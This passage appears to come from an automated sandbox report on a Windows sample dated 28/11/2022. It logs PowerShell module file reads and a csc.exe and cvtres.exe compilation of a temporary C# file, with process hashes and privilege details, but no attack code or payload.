Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1mRemove-VariableConvert-StringTrace-CommandSort-ObjectRegister-ObjectEventGet-RunspaceFormat-TableWait-DebuggerGet-Runspac	success or wait	1	6C1D1B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D365705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D2C03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D36CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D36CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D36CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D2C03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D365705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D365705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6D2C03DE	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6D371F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	22412	success or wait	1	6D37203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D2C03DE	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	112	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Users\user\AppData\Local\Temp\bqup1euq\bqup1euq.dll	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	6C1D1B4F	ReadFile

Analysis Process: conhost.exe PID: **4620**, Parent PID: **5064**

General

Target ID:	4
Start time:	17:58:31
Start date:	28/11/2022
Path:	C:\Windows\System32\conhost.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6da640000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: **2912**, Parent PID: **5064**

General

Target ID:	12
Start time:	17:59:35
Start date:	28/11/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\bqup1euq\bqup1euq.cmdline
Imagebase:	0x300000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\bqup1euq\CSCA347F263B587453BB38F4BBC1F3B31.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	35E1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\bqup1euq\CSCA347F263B587453BB38F4BBC1F3B31.TMP	success or wait	1	379793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\bqup1euq\CSCA347F263B587453BB38F4BBC1F3B31.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	37967F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\bqup1euq\bqup1euq.cmdline	unknown	375	success or wait	1	35E638	ReadFile
C:\Users\user\AppData\Local\Temp\bqup1euq\bqup1euq.0.cs	unknown	1078	success or wait	1	35E638	ReadFile

Analysis Process: cvtres.exe PID: **2044**, Parent PID: **2912**

General

Target ID:	13
Start time:	17:59:35
Start date:	28/11/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES47C6.tmp" "c:\Users\user\AppData\Local\Temp\bqup1euq\CSCA347F263B587453BB38F4BBC1F3B31.TMP"
Imagebase:	0x10c0000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly